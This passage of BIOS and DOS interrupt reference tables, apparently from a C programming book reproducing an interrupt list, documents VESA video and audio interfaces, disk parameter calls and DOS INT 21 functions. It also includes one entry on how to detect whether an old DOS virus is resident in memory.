		bit 1: bytes in reserved field may be used by application
---VBE v2.0+ ---		
28h	DWORD	physical address of linear video buffer
2Ch	DWORD	pointer to start of offscreen memory
30h	WORD	KB of offscreen memory
---VBE v3.0 ---		
32h	WORD	bytes per scan line in linear modes
34h	BYTE	number of images (less one) for banked video modes
35h	BYTE	number of images (less one) for linear video modes
36h	BYTE	linear modes: size of direct color red mask (in bits)
37h	BYTE	linear modes: bit position of red mask LSB (e.g. shift count)
38h	BYTE	linear modes: size of direct color green mask (in bits)
39h	BYTE	linear modes: bit position of green mask LSB (e.g. shift count)
3Ah	BYTE	linear modes: size of direct color blue mask (in bits)
3Bh	BYTE	linear modes: bit position of blue mask LSB (e.g. shift count)
3Ch	BYTE	linear modes: size of direct color reserved mask (in bits)
3Dh	BYTE	linear modes: bit position of reserved mask LSB
3Eh	DWORD	maximum pixel clock for graphics video mode, in Hz
42h	190 BYTES	reserved (0)

Note: while VBE 1.1 and higher will zero out all unused bytes of the buffer, v1.0 did not, so applications that want to be backward compatible should clear the buffer before calling

Bitfields for VESA SuperVGA mode attributes:

Bit(s)	Description	(Table 00080)
0	mode supported by present hardware configuration	
1	optional information available (must be =1 for VBE v1.2+)	
2	BIOS output supported	
3	set if color, clear if monochrome	
4	set if graphics mode, clear if text mode	
---VBE v2.0+ ---		
5	mode is not VGA-compatible	
6	bank-switched mode not supported	
7	linear framebuffer mode supported	
8	double-scan mode available (e.g. 320x200 and 320x240)	
---VBE v3.0 ---		
9	interlaced mode available	

10 hardware supports triple buffering
 11 hardware supports stereoscopic display
 12 dual display start address support
 13-15 reserved
 ---VBE/AF v1.0P---
 9 application must call EnableDirectAccess before calling bank-switching functions
 SeeAlso: #00079

Bitfields for VESA SuperVGA window attributes:

Bit(s) Description (Table 00081)

0 exists
 1 readable
 2 writable
 3-7 reserved

SeeAlso: #00079

(Table 00082)

Values for VESA SuperVGA memory model type:

00h text
 01h CGA graphics
 02h HGC graphics
 03h 16-color (EGA) graphics
 04h packed pixel graphics
 05h "sequ 256" (non-chain 4) graphics
 06h direct color (HiColor, 24-bit color)
 07h YUV (luminance-chrominance, also called YIQ)
 08h-0Fh reserved for VESA
 10h-FFh OEM memory models

SeeAlso: #00079

-----V-104F02-----

INT 10 - VESA SuperVGA BIOS - SET SuperVGA VIDEO MODE

AX = 4F02h

BX = new video mode (see #04082, #00083, #00084)

ES:DI -> (VBE 3.0+) CRTC information block, bit mode bit 11 set
 (see #04083)

Return: AL = 4Fh if function supported

AH = status

00h successful

01h failed

Notes: bit 13 may only be set if the video mode is present in the list of
 accelerated video modes returned by AX=4F00h
 if the DAC supports both 8 bits per primary color and 6 bits, it will
 be reset to 6 bits after a mode set; use AX=4F08h to restore 8 bits

SeeAlso: AX=4E03h, AX=4F00h, AX=4F01h, AX=4F03h, AX=4F08h

(Table 00083)

Values for VESA video mode:

658 A to Z of C

00h-FFh OEM video modes (see #00010 at AH=00h)

- 100h 640x400x256
- 101h 640x480x256
- 102h 800x600x16
- 103h 800x600x256
- 104h 1024x768x16
- 105h 1024x768x256
- 106h 1280x1024x16
- 107h 1280x1024x256
- 108h 80x60 text
- 109h 132x25 text
- 10Ah 132x43 text
- 10Bh 132x50 text
- 10Ch 132x60 text

---VBE v1.2+ ---

- 10Dh 320x200x32K
- 10Eh 320x200x64K
- 10Fh 320x200x16M
- 110h 640x480x32K
- 111h 640x480x64K
- 112h 640x480x16M
- 113h 800x600x32K
- 114h 800x600x64K
- 115h 800x600x16M
- 116h 1024x768x32K
- 117h 1024x768x64K
- 118h 1024x768x16M
- 119h 1280x1024x32K (1:5:5:5)
- 11Ah 1280x1024x64K (5:6:5)
- 11Bh 1280x1024x16M

---VBE 2.0+ ---

- 120h 1600x1200x256
- 121h 1600x1200x32K
- 122h 1600x1200x64K

81FFh special full-memory access mode

Notes: the special mode 81FFh preserves the contents of the video memory and gives access to all of the memory; VESA recommends that the special mode be a packed-pixel mode. For VBE 2.0+, it is required that the VBE implement the mode, but not place it in the list of available modes (mode information for this mode can be queried directly, however).

as of VBE 2.0, VESA will no longer define video mode numbers

SeeAlso: #00010,#00011,#00084,#00191

Index: video modes; VESA

(Table 00084)

Values for S3 OEM video mode:

- 201h 640x480x256

202h 800x600x16
 203h 800x600x256
 204h 1024x768x16
 205h 1024x768x256
 206h 1280x960x16
 207h 1152x864x256 (Diamond Stealth 64)
 208h 1280x1024x16
 209h 1152x864x32K
 20Ah 1152x864x64K (Diamond Stealth 64)
 20Bh 1152x864x4G
 211h 640x480x64K (Diamond Stealth 24)
 211h 640x400x4G (Diamond Stealth64 Video / Stealth64 Graphics)
 212h 640x480x16M (Diamond Stealth 24)
 301h 640x480x32K

Note: these modes are only available on video cards using S3's VESA driver

SeeAlso: #00083,#00191,#00732 at INT 1A/AX=B102h

Index: video modes;S3

Format of VESA VBE CRTIC Information Block:

Offset	Size	Description (Table 04083)
00h	WORD	total number of pixels horizontally
02h	WORD	horizontal sync start (in pixels)
04h	WORD	horizontal sync end (in pixels)
06h	WORD	total number of scan lines
08h	WORD	vertical sync start (in scan lines)
0Ah	WORD	vertical sync end (in scan lines)
0Ch	BYTE	flags (see #04084)
0Dh	DWORD	pixel clock, in Hz
11h	WORD	refresh rate, in 0.01 Hz units
		this field MUST be set to $\text{pixel_clock} / (\text{HTotal} * \text{VTotal})$, even though it may not actually be used by the VBE implementation
13h	40 BYTES	reserved

Bitfields for VESA VBE CRTIC Information Block flags:

Bit(s)	Description (Table 04084)
0	enable double scanning
1	enable interlacing
2	horizontal sync polarity (0 positive, 1 negative)
3	vertical sync polarity (0 positive, 1 negative)

SeeAlso: #04083

-----V-104F03-----

INT 10 - VESA SuperVGA BIOS - GET CURRENT VIDEO MODE

AX = 4F03h

Return: AL = 4Fh if function supported

AH = status

00h successful

BX = video mode (see #00083,#00084)

660 A to Z of C

- bit 13: VBE/AF v1.0P accelerated video mode
- bit 14: linear frame buffer enabled (VBE v2.0+)
- bit 15: don't clear video memory

01h failed

SeeAlso: AH=0Fh,AX=4E04h,AX=4F02h

-----V-104F04-----

INT 10 - VESA SuperVGA BIOS - SAVE/RESTORE SuperVGA VIDEO STATE

AX = 4F04h

DL = subfunction

00h get state buffer size

Return: BX = number of 64-byte blocks needed

01h save video states

ES:BX -> buffer

02h restore video states

ES:BX -> buffer

CX = states to save/restore (see #00085)

Return: AL = 4Fh if function supported

AH = status

00h successful

01h failed

SeeAlso: AH=1Ch,AX=5F90h,AX=5FA0h

Bitfields for VESA SuperVGA states to save/restore:

Bit(s) Description (Table 00085)

0 video hardware state

1 video BIOS data state

2 video DAC state

3 SuperVGA register state

SeeAlso: #00048,#00186

-----S-104F13BX0002-----

INT 10 - VESA VBE/AI (Audio Interface) - QUERY DEVICE

AX = 4F13h

BX = 0002h

CX = handle

DX = query

0001h return length of GeneralDeviceClass

0002h return copy of GeneralDeviceClass (see #00112)

0003h return length of Volume Info Structure

0004h return copy of Volume Info Structure (see #00122)

0005h return length of Volume Services Structure

0006h return copy of Volume Services Structure (see #00124)

0007h-000Fh reserved

0010h-FFFFh device-specific

SI:DI -> buffer (functions 0002h,0004h,0006h)

Return: AL = 4Fh if function supported

AH = status

00h successful

SI:DI = length (functions 1,3,5)

SI:DI buffer filled (functions 2,4,6)
01h failed

Note: functions 0003h to 0006h are only supported for the Volume device

Format of GeneralDeviceClass structure:

Offset	Size	Description	(Table 00112)
00h	4 BYTES	name of the structure ("GENI")	
04h	DWORD	structure length	
08h	WORD	type of device (1=Wave, 2=MIDI)	
0Ah	WORD	version of VESA driver support (0100h for 1.00)	
10h	var	for CX=handle for Wave device: Wave Info structure (see #00113) some bytes ??? for CX=handle for MIDI device: MIDI Info Structure (see #00118) first 8 bytes of MIDI Service Structure ???	

SeeAlso: #00122,#00124

Format of WAVE Info Structure:

Offset	Size	Description	(Table 00113)
00h	4 BYTES	name of the structure ("WAVI")	
04h	DWORD	structure length [0000007Eh]	
08h	DWORD	driver software version [00000003h]	
0Ch	32 BYTES	vendor name, etc. (ASCIZ string)	
2Ch	32 BYTES	vendor product name	
4Ch	32 BYTES	vendor chip/hardware description	
6Ch	BYTE	installed board number	
6Dh	3 BYTES	unused data	
70h	DWORD	feature bits (see #00114)	
74h	WORD	user determined preference field	
76h	WORD	memory required for driver use [0200h]	
78h	WORD	number of timer tick callbacks per second [0000h]	
7Ah	WORD	channels: 1 = mono, 2 = stereo stereo is assumed to be interleaved data	
7Ch	WORD	bitfield of max sample sizes (see #00115)	

SeeAlso: #00118

Bitfields for Wave feature bits:

Bit(s)	Description	(Table 00114)
0	8000hz Mono Playback	
1	8000hz Mono Record	
2	8000hz Stereo Record	
3	8000hz Stereo Playback	
4	8000hz Full Duplex Play/Record	
5	11025hz Mono Playback	
6	11025hz Mono Record	
7	11025hz Stereo Record	
8	11025hz Stereo Playback	

662 A to Z of C

9	11025hz Full Duplex Play/Record
10	22050hz Mono Playback
11	22050hz Mono Record
12	22050hz Stereo Record
13	22050hz Stereo Playback
14	22050hz Full Duplex Play/Record
15	44100hz Mono Playback
16	44100hz Mono Record
17	44100hz Stereo Record
18	44100hz Stereo Playback
19	44100hz Full Duplex Play/Record
20-26	reserved (0)
27	driver must pre-handle the data
28	Variable Sample mono playback
29	Variable Sample stereo playback
30	Variable Sample mono record
31	Variable Sample stereo record

(Table 00115)
Values for Sample data size:

01h	8bit play
02h	16bit play
10h	8bit record
20h	16bit record

Format of WAVE Audio Services structure:
Offset Size Description (Table 00116)

00h	4 BYTES	name of the structure
04h	DWORD	structure length
08h	16 BYTES	for future expansion
---entry points (details???)---		
18h	DWORD	DeviceCheck
		11h compression (see also #00117)
		12h driver state
		13h get current pos
		14h sample rate
		15h set preference
		16h get DMA,IRQ
		17h get IO address
		18h get mem address
		19h get mem free
		1Ah full duplex
		1Bh get block size
		1Ch get PCM format
		1Dh enable PCM format
		80h-.. vendors can add DevChks above 0x80
1Ch	DWORD	PCMInfo
20h	DWORD	PlayBlock

24h	DWORD	PlayCont
28h	DWORD	RecordBlock
2Ch	DWORD	RecordCont
30h	DWORD	PauseIO
34h	DWORD	ResumeIO
38h	DWORD	StopIO
3Ch	DWORD	WavePrepare
40h	DWORD	WaveRegister
44h	DWORD	GetLastError
		01h unsupported feature/function
		02h bad sample rate
		03h bad block length
		04h bad block address
		05h app. missed an IRQ
		06h don't understand the PCM size/format
		80h-.. vendors specific errors
48h	DWORD	TimerTick
4Ch	DWORD	ApplPSyncCB: Callback: play filled in by the app
50h	DWORD	ApplRSyncCB: Callback: rec filled in by the app

SeeAlso: #00120,#00124

(Table 00117)

Values for type of compression:

01h	IMA play
02h	ALAW play
03h	ULAW play
11h	IMA record
12h	ALAW record
13h	ULAW record

Format of MIDI Info Structure:

Offset	Size	Description	(Table 00118)
00h	4 BYTES	name of the structure ("MIDI")	
04h	DWORD	structure length	
08h	DWORD	driver software version [00000003h]	
0Ch	32 BYTES	vendor name, etc. (ASCIZ string)	
2Ch	32 BYTES	vendor product name	
4Ch	32 BYTES	vendor chip/hardware description	
6Ch	BYTE	installed board number	
6Dh	3 BYTES	unused data	
70h	14 BYTES	the patch library file name [OPL2.BNK 00..]	
7Eh	DWORD	feature bits (see #00119)	
80h	WORD	user determined preference field	
82h	WORD	memory required for driver use	
84h	WORD	# of timer tick callbacks per second	
86h	WORD	max # of tones (voices, partials)	

SeeAlso: #00112,#00120,#00122

664 A to Z of C

Bitfields for MIDI feature bits:

Bit(s)	Description	(Table 00119)
0-3	reserved for GM extensions	
4	Transmitter/Receiver only	
5	Patches preloaded	
6	MIDI receive has time stamp	
8	MIDI interrupt driven input supported	
9	MIDI polled input supported	
10	MIDI remote patches supported	

Format of MIDI Service structure:

Offset	Size	Description	(Table 00120)
00h	4 BYTES	name of the structure ("MIDS")	
04h	DWORD	structure length	
08h	16 WORDS	patches loaded table bit field	
28h	16 BYTES	for future expansion	
---entry points (details???)---			
38h	DWORD	device check	
		11h	return available tones
		12h	return TRUE/FALSE if patch is understood
		13h	set preference
		14h	allow/disallow voice stealing
		15h	get FIFO sizes
		16h	get DMA,IRQ
		17h	get IO address
		18h	get mem address
		19h	get mem free
		80h-...	vendors can add DevChks above 0x80
3Ch	DWORD	global reset	
40h	DWORD	MIDI msg	
44h	DWORD	poll MIDI	
48h	DWORD	preload patch	
4Ch	DWORD	unload patch	
50h	DWORD	timer tick	
54h	DWORD	get last error	
		01h	unsupported feature/function
		02h	unknown patch type (see #00121)
		03h	all tones are used
		04h	messages are out of sync
		05h	an incoming patch was incomplete
		06h	an incoming patch couldn't be stored
		07h	had to drop an incoming byte
		08h	driver is failing a patch download
		80h-...	vendors specific errors
58h	DWORD	Patch Block free callback	
5Ch	DWORD	MIDI byte avail. callback	

SeeAlso: #00116,#00124

(Table 00121)

Values for MIDI Registered Patch Types:

10h OPL2
11h OPL3

Format of Volume Info Structure:

Offset	Size	Description	(Table 00122)
00h	4 BYTES	name of the structure ("VOLI")	
04h	DWORD	structure length (00000092h)	
08h	DWORD	driver software version [00000001h]	
0Ch	32 BYTES	vendor name, etc. (ASCIZ string)	
2Ch	32 BYTES	vendor product name	
4Ch	32 BYTES	vendor chip/hardware description	
6Ch	BYTE	installed board number (0 for 1st/only board)	
6Dh	3 BYTES	unused data (0)	
70h	24 BYTES	text name of the mixer channel	
88h	DWORD	features bits (see #00123)	
8Ch	WORD	minimum volume setting	
8Eh	WORD	maximum volume setting	
90h	WORD	attenuation/gain crossover	

SeeAlso: #00112,#00124

Bitfields for Volume feature bits:

Bit(s)	Description	(Table 00123)
0	Stereo Volume control available	
2	Low Pass Filter is available	
3	High Pass Filter is available	
4	Parametric Tone Control is available	
5	selectable output paths	
8	Azimuth Field positioning supported	
9	Phi Field positioning supported	
10-30	unused???	
31	Master Volume device	

Format of Volume Services Structure:

Offset	Size	Description	(Table 00124)
00h	4 BYTES	name of the structure ("VOLS")	
04h	DWORD	structure length (00000038h)	
08h	16 BYTES	16 bytes for future expansion (0)	
---entry points (details???)---			
18h	DWORD	device check	
		0011h filter range	
		0012h filter setting	
		0013h filter current	
		0014h tone range	
		0015h tone setting	
		0016h tone current	
		0017h path	

666 A to Z of C

0018h get IO address
0080h-.. vendors can add DevChks above 0x80
1Ch DWORD set vol to an absolute setting
01h User master volume setting
02h application master volume setting
20h DWORD set 3D volume
24h DWORD tone control
28h DWORD filter control
2Ch DWORD output path
30h DWORD reset channel
34h DWORD get last error
01h unsupported feature/function
02h out of range parameter value
80h+ vendor-specific errors

SeeAlso: #00116,#00120

-----s-104F13BX0003-----

INT 10 - VESA VBE/AI (Audio Interface) - OPEN DEVICE

AX = 4F13h
BX = 0003h
CX = handle
DX = API set (16/32-bit)
SI = segment ???

Return: AL = 4Fh if function supported

AH = status
00h successful
SI: CX -> memory ???
01h failed

SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0002h,AX=4F13h/BX=0004h

-----s-104F13BX0004-----

INT 10 - VESA VBE/AI (Audio Interface) - CLOSE DEVICE

AX = 4F13h
BX = 0004h
CX = handle

Return: AL = 4Fh if function supported

AH = status
00h successful
01h failed

SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0003h,AX=4F13h/BX=0005h

-----s-104F13BX0005-----

INT 10 - VESA VBE/AI (Audio Interface) - UNINSTALL DRIVER

AX = 4F13h
BX = 0005h

Return: AL = 4Fh if function supported

AH = status
00h successful
01h failed

SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0006h

-----s-104F13BX0006-----

INT 10 - VESA VBE/AI (Audio Interface) - DRIVER CHAIN/UNCHAIN

AX = 4F13h

BX = 0006h

Return: AL = 4Fh if function supported

AH = status

00h successful

01h failed

SeeAlso: AX=4F13h/BX=0000h,AX=4F13h/BX=0005h

INT 13 - DISK - GET DRIVE PARAMETERS (PC,XT286,CONV,PS,ESDI,SCSI)

AH = 08h

DL = drive (bit 7 set for hard disk)

ES:DI = 0000h:0000h to guard against BIOS bugs

Return: CF set on error

AH = status (07h) (see #00234)

CF clear if successful

AH = 00h

AL = 00h on at least some BIOSes

BL = drive type (AT/PS2 floppies only) (see #00242)

CH = low eight bits of maximum cylinder number

CL = maximum sector number (bits 5-0)

high two bits of maximum cylinder number (bits 7-6)

DH = maximum head number

DL = number of drives

ES:DI -> drive parameter table (floppies only)

Notes: may return successful even though specified drive is greater than the number of attached drives of that type (floppy/hard); check DL to ensure validity

for systems predating the IBM AT, this call is only valid for hard disks, as it is implemented by the hard disk BIOS rather than the ROM BIOS

the IBM ROM-BIOS returns the total number of hard disks attached to the system regardless of whether DL >= 80h on entry.

Toshiba laptops with HardRAM return DL=02h when called with DL=80h, but fail on DL=81h. The BIOS data at 40h:75h correctly reports 01h.

may indicate only two drives present even if more are attached; to ensure a correct count, one can use AH=15h to scan through possible drives

Reportedly some Compaq BIOSes with more than one hard disk controller return only the number of drives DL attached to the corresponding controller as specified by the DL value on entry. However, on Compaq machines with "COMPAQ" signature at F000h:FFEAh, MS-DOS/PC DOS IO.SYS/IBMBIO.COM call INT 15/AX=E400h and INT 15/AX=E480h to enable Compaq "mode 2" before retrieving the count of hard disks installed in the system (DL) from this function.

the maximum cylinder number reported in CX is usually two less than the total cylinder count reported in the fixed disk parameter table (see INT 41h,INT 46h) because early hard disks used the last cylinder for testing purposes; however, on some Zenith machines, the maximum

668 A to Z of C

cylinder number reportedly is three less than the count in the fixed disk parameter table.

for BIOSes which reserve the last cylinder for testing purposes, the cylinder count is automatically decremented

on PS/1s with IBM ROM DOS 4, nonexistent drives return CF clear, BX=CX=0000h, and ES:DI = 0000h:0000h

machines with lost CMOS memory may return invalid data for floppy drives. In this situation CF is cleared, but AX,BX,CX,DX,DH,DI, and ES contain only 0. At least under some circumstances, MS-DOS/PC DOS IO.SYS/IBMBIO.COM just assumes a 360 KB floppy if it sees CH to be zero for a floppy.

the PC-Tools PCFORMAT program requires that AL=00h before it will proceed with the formatting

if this function fails, an alternative way to retrieve the number of floppy drives installed in the system is to call INT 11h.

In fact, the MS-DOS/PC-DOS IO.SYS/IBMBIO.COM attempts to get the number of floppy drives installed from INT 13/AH=08h, when INT 11h AX bit 0 indicates there are no floppy drives installed. In addition to testing the CF flag, it only trusts the result when the number of sectors (CL preset to zero) is non-zero after the call.

BUGS: several different Compaq BIOSes incorrectly report high-numbered drives (such as 90h, B0h, D0h, and F0h) as present, giving them the same geometry as drive 80h; as a workaround, scan through disk numbers, stopping as soon as the number of valid drives encountered equals the value in 0040h:0075h

a bug in Leading Edge 8088 BIOS 3.10 causes the DI,SI,BP,DS, and ES registers to be destroyed

some Toshiba BIOSes (at least before 1995, maybe some laptops??? with 1.44 MB floppies) have a bug where they do not set the ES:DI vector even for floppy drives. Hence these registers should be preset with zero before the call and checked to be non-zero on return before using them. Also it seems these BIOSes can return wrong info in BL and CX, as S/DOS 1.0 can be configured to preset these registers as for an 1.44 MB floppy.

the PS/2 Model 30 fails to reset the bus after INT 13/AH=08h and INT 13/AH=15h. A workaround is to monitor for these functions and perform a transparent INT 13/AH=01h status read afterwards. This will reset the bus. The MS-DOS 6.0 IO.SYS takes care of this by installing a special INT 13h interceptor for this purpose.

AD-DOS may leave interrupts disabled on return from this function.

Some Microsoft software explicitly sets STI after return.

SeeAlso: AH=06h"Adaptec",AH=13h"SyQuest",AH=48h,AH=15h,INT 1E

SeeAlso: INT 41"HARD DISK 0"

(Table 00242)

Values for diskette drive type:

01h	360K
02h	1.2M

03h 720K
 04h 1.44M
 05h ??? (reportedly an obscure drive type shipped on some IBM machines)
 2.88M on some machines (at least AMI 486 BIOS)
 06h 2.88M
 10h ATAPI Removable Media Device

-----b-1584-----

INT 15 - V20-XT-BIOS - JOYSTICK SUPPORT

AH = 84h

DX = subfunction

0000h read joystick switches

Return: AL bits 7-4 = switch settings

other: read positions of joysticks as indicated by bits 0-3

Return: AX = X position of joystick A (if DX bit 0 set)

BX = Y position of joystick A (if DX bit 1 set)

CX = X position of joystick B (if DX bit 2 set)

DX = Y position of joystick B (if DX bit 3 set)

Return: CF set on error

AH = status (see #00496)

CF clear if successful

Program: V20-XT-BIOS is a ROM BIOS replacement with extensions by Peter Koehlmann / c't magazine

SeeAlso: AH=84h"PS",INT 10/AH=0Eh/CX=ABCDh

-----B-1B-----

INT 1B C - KEYBOARD - CONTROL-BREAK HANDLER

Desc: this interrupt is automatically called when INT 09 determines that Control-Break has been pressed

Note: normally points to a short routine in DOS which sets the Ctrl-C flag, thus invoking INT 23h the next time DOS checks for Ctrl-C.

SeeAlso: INT 23,MEM 0040h:0071h

-----B-1C-----

INT 1C - TIME - SYSTEM TIMER TICK

Desc: this interrupt is automatically called on each clock tick by the INT 08 handler

Notes: this is the preferred interrupt to chain when a program needs to be invoked regularly

not available on NEC 9800-series PCs

SeeAlso: INT 08,INT E2"PC Cluster"

-----D-2100-----

INT 21 - DOS 1+ - TERMINATE PROGRAM

AH = 00h

CS = PSP segment

Notes: Microsoft recommends using INT 21/AH=4Ch for DOS 2+ this function sets the program's return code (ERRORLEVEL) to 00h execution continues at the address stored in INT 22 after DOS performs whatever cleanup it needs to do (restoring the INT 22,INT 23,INT 24 vectors from the PSP assumed to be located at offset 0000h in the segment indicated by the stack copy of CS, etc.)

670 A to Z of C

if the PSP is its own parent, the process's memory is not freed; if
INT 22 additionally points into the terminating program, the
process is effectively NOT terminated
not supported by MS Windows 3.0 DOSX.EXE DOS extender

SeeAlso: AH=26h,AH=31h,AH=4Ch,INT 20,INT 22

-----D-2101-----

INT 21 - DOS 1+ - READ CHARACTER FROM STANDARD INPUT, WITH ECHO
AH = 01h

Return: AL = character read

Notes: ^C/^Break are checked, and INT 23 executed if read
^P toggles the DOS-internal echo-to-printer flag
^Z is not interpreted, thus not causing an EOF if input is redirected
character is echoed to standard output
standard input is always the keyboard and standard output the screen
under DOS 1.x, but they may be redirected under DOS 2+

SeeAlso: AH=06h,AH=07h,AH=08h,AH=0Ah

-----v-21010F-----

INT 21 - VIRUS - "Susan" - INSTALLATION CHECK
AX = 010Fh

Return: AX = 7553h ("Su") if resident

SeeAlso: INT 16/AH=DDh"VIRUS",INT 21/AX=0B56h

-----D-2102-----

INT 21 - DOS 1+ - WRITE CHARACTER TO STANDARD OUTPUT
AH = 02h

DL = character to write

Return: AL = last character output (despite the official docs which state
nothing is returned) (at least DOS 2.1-7.0)

Notes: ^C/^Break are checked, and INT 23 executed if pressed
standard output is always the screen under DOS 1.x, but may be
redirected under DOS 2+
the last character output will be the character in DL unless DL=09h
on entry, in which case AL=20h as tabs are expanded to blanks
if standard output is redirected to a file, no error checks (write-
protected, full media, etc.) are performed

SeeAlso: AH=06h,AH=09h

-----D-2103-----

INT 21 - DOS 1+ - READ CHARACTER FROM STDAUX
AH = 03h

Return: AL = character read

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected
STDAUX is usually the first serial port

SeeAlso: AH=04h,INT 14/AH=02h,INT E0/CL=03h

-----D-2104-----

INT 21 - DOS 1+ - WRITE CHARACTER TO STDAUX
AH = 04h

DL = character to write

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected
STDAUX is usually the first serial port

if STDAUX is busy, this function will wait until it becomes free
 SeeAlso: AH=03h,INT 14/AH=01h,INT E0/CL=04h

-----D-2105-----

INT 21 - DOS 1+ - WRITE CHARACTER TO PRINTER

AH = 05h

DL = character to print

Notes: keyboard checked for ^C/^Break, and INT 23 executed if detected
 STDPRN is usually the first parallel port, but may be redirected under
 DOS 2+

if the printer is busy, this function will wait

SeeAlso: INT 17/AH=00h

-----D-2131-----

INT 21 - DOS 2+ - TERMINATE AND STAY RESIDENT

AH = 31h

AL = return code

DX = number of paragraphs to keep resident

Return: never

Notes: the value in DX only affects the memory block containing the PSP;
 additional memory allocated via AH=48h is not affected
 the minimum number of paragraphs which will remain resident is 11h
 for DOS 2.x and 06h for DOS 3.0+
 most TSRs can save some memory by releasing their environment block
 before terminating (see #01378 at AH=26h,AH=49h)
 any open files remain open, so one should close any files which will
 not be used before going resident; to access a file which is left
 open from the TSR, one must switch PSP segments first (see AH=50h)

SeeAlso: AH=00h,AH=4Ch,AH=4Dh,INT 20,INT 22,INT 27

-----D-2132-----

INT 21 - DOS 2+ - GET DOS DRIVE PARAMETER BLOCK FOR SPECIFIC DRIVE

AH = 32h

DL = drive number (00h = default, 01h = A:, etc)

Return: AL = status

00h successful

DS:BX -> Drive Parameter Block (DPB) (see #01395) for specified
 drive

FFh invalid or network drive

Notes: the OS/2 compatibility box supports the DOS 3.3 version of this call
 except for the DWORD at offset 12h
 this call updates the DPB by reading the disk; the DPB may be accessed
 via the DOS list of lists (see #01627 at AH=52h) if disk access is not
 desirable.

undocumented prior to the release of DOS 5.0; only the DOS 4.0+
 version of the DPB has been documented, however

supported by DR DOS 3.41+; DR DOS 3.41-6.0 return the same data as
 MS-DOS 3.31

IBM ROM-DOS v4.0 also reports invalid/network (AL=FFh) on the ROM drive

SeeAlso: AH=1Fh,AH=52h,AX=7302h

672 A to Z of C

Format of DOS Drive Parameter Block:

Offset	Size	Description (Table 01395)
00h	BYTE	drive number (00h = A: , 01h = B: , etc)
01h	BYTE	unit number within device driver
02h	WORD	bytes per sector
04h	BYTE	highest sector number within a cluster
05h	BYTE	shift count to convert clusters into sectors
06h	WORD	number of reserved sectors at beginning of drive
08h	BYTE	number of FATs
09h	WORD	number of root directory entries
0Bh	WORD	number of first sector containing user data
0Dh	WORD	highest cluster number (number of data clusters + 1) 16-bit FAT if greater than 0FF6h, else 12-bit FAT
0Fh	BYTE	number of sectors per FAT
10h	WORD	sector number of first directory sector
12h	DWORD	address of device driver header (see #01646)
16h	BYTE	media ID byte (see #01356)
17h	BYTE	00h if disk accessed, FFh if not
18h	DWORD	pointer to next DPB

---DOS 2.x---

1Ch	WORD	cluster containing start of current directory, 0000h=root, FFFFh = unknown
1Eh	64 BYTES	ASCIZ pathname of current directory for drive

---DOS 3.x---

1Ch	WORD	cluster at which to start search for free space when writing
1Eh	WORD	number of free clusters on drive, FFFFh = unknown

---DOS 4.0-6.0---

0Fh	WORD	number of sectors per FAT
11h	WORD	sector number of first directory sector
13h	DWORD	address of device driver header (see #01646)
17h	BYTE	media ID byte (see #01356)
18h	BYTE	00h if disk accessed, FFh if not
19h	DWORD	pointer to next DPB
1Dh	WORD	cluster at which to start search for free space when writing, usually the last cluster allocated
1Fh	WORD	number of free clusters on drive, FFFFh = unknown

SeeAlso: #01357,#01663,#01787 at AX=7302h,#04039 at INT E0/CL=71h

-----D-213305-----

INT 21 - DOS 4.0+ - GET BOOT DRIVE
AX = 3305h

Return: DL = boot drive (1=A:,...)

Notes: This function does not use any of the DOS-internal stacks and may thus be called at any time. It is directly dispatched from the INT 21h entry point with interrupts disabled.

NEC 9800-series PCs always call the boot drive A: and assign the other drive letters sequentially to the other drives in the system
this call is supported by OS/2 Warp 3.0, but not earlier versions of OS/2; it is also supported by Novell DOS 7

-----D-215D0B-----

INT 21 OU - DOS 4.x only - internal - GET DOS SWAPPABLE DATA AREAS

AX = 5D0Bh

Return: CF set on error

AX = error code (see #01680)

CF clear if successful

DS:SI -> swappable data area list (see #01689)

Notes: copying and restoring the swappable data areas allows DOS to be reentered unless it is in a critical section delimited by calls to

INT 2A/AH=80h and INT 2A/AH=81h,82h

SHARE and other DOS utilities consult the byte at offset 04h in the DOS data segment (see INT 2F/AX=1203h) to determine the SDA format in use: 00h = DOS 3.x, 01h = DOS 4.0-6.0, other = error.

DOS 5+ use the SDA format listed below, but revert back to the DOS 3.x call for finding the SDA (see #01687); Novell DOS 7 does not support this function, either.

SeeAlso: AX=5D06h,INT 2A/AH=80h,INT 2A/AH=81h,INT 2A/AH=82h,INT 2F/AX=1203h

Format of DOS 4.x swappable data area list:

Offset Size Description (Table 01689)

00h WORD count of data areas

02h N BYTES "count" copies of data area record

Offset Size Description

00h DWORD address

04h WORD length and type

bit 15 set if swap always, clear if swap in DOS
bits 14-0: length in bytes

SeeAlso: #01690

Format of DOS 4.0-6.0 swappable data area:

Offset Size Description (Table 01690)

-34 BYTE printer echo flag (00h off, FFh active)

-31 BYTE current switch character (ignored by DOS 5+)

-30 BYTE current memory allocation strategy (see AH=58h)

-28 BYTE incremented on each INT 21/AX=5E01h call

-27 16 BYTES machine name set by INT 21/AX=5E01h

-11 5 WORDs zero-terminated list of offsets which need to be patched to enable critical-section calls (see INT 2A/AH=80h)
(all offsets are 0D0Ch, but this list is still present for DOS 3.x compatibility)

-1 BYTE unused padding

Note: the above data is not actually part of the SDA, and is much more likely to change between DOS versions/OEMs than data in the SDA itself

---start of actual SDA---

00h BYTE critical error flag ("ErrorMode")

01h BYTE InDOS flag (count of active INT 21 calls)

02h BYTE drive on which current critical error occurred or FFh
(DR DOS 3.41/5.0 set this to 00h when no critical error)

674 A to Z of C

03h	BYTE	locus of last error
04h	WORD	extended error code of last error
06h	BYTE	suggested action for last error
07h	BYTE	class of last error
08h	DWORD	ES:DI pointer for last error
0Ch	DWORD	current DTA (Disk Transfer Address)
		note: may point into SDA during the DOS EXEC function (see AH=4Bh), so programs which swap the SDA must be prepared to move the DTA to a private buffer if they might be invoked during an EXEC
10h	WORD	current PSP
12h	WORD	stores SP across an INT 23
14h	WORD	return code from last process termination (zerod after reading with AH=4Dh)
16h	BYTE	current drive
17h	BYTE	extended break flag
18h	BYTE	flag: code page switching
19h	BYTE	flag: copy of previous byte in case of INT 24 Abort
---remainder need only be swapped if in DOS---		
1Ah	WORD	value of AX on call to INT 21
		Note: does not contain correct value on functions 00h-0Ch, 50h, 51h, 59h, or 62h
1Ch	WORD	PSP segment for sharing/network (0000h = local)
1Eh	WORD	network machine number for sharing/network (0000h = local)
20h	WORD	first usable memory block found when allocating memory
22h	WORD	best usable memory block found when allocating memory
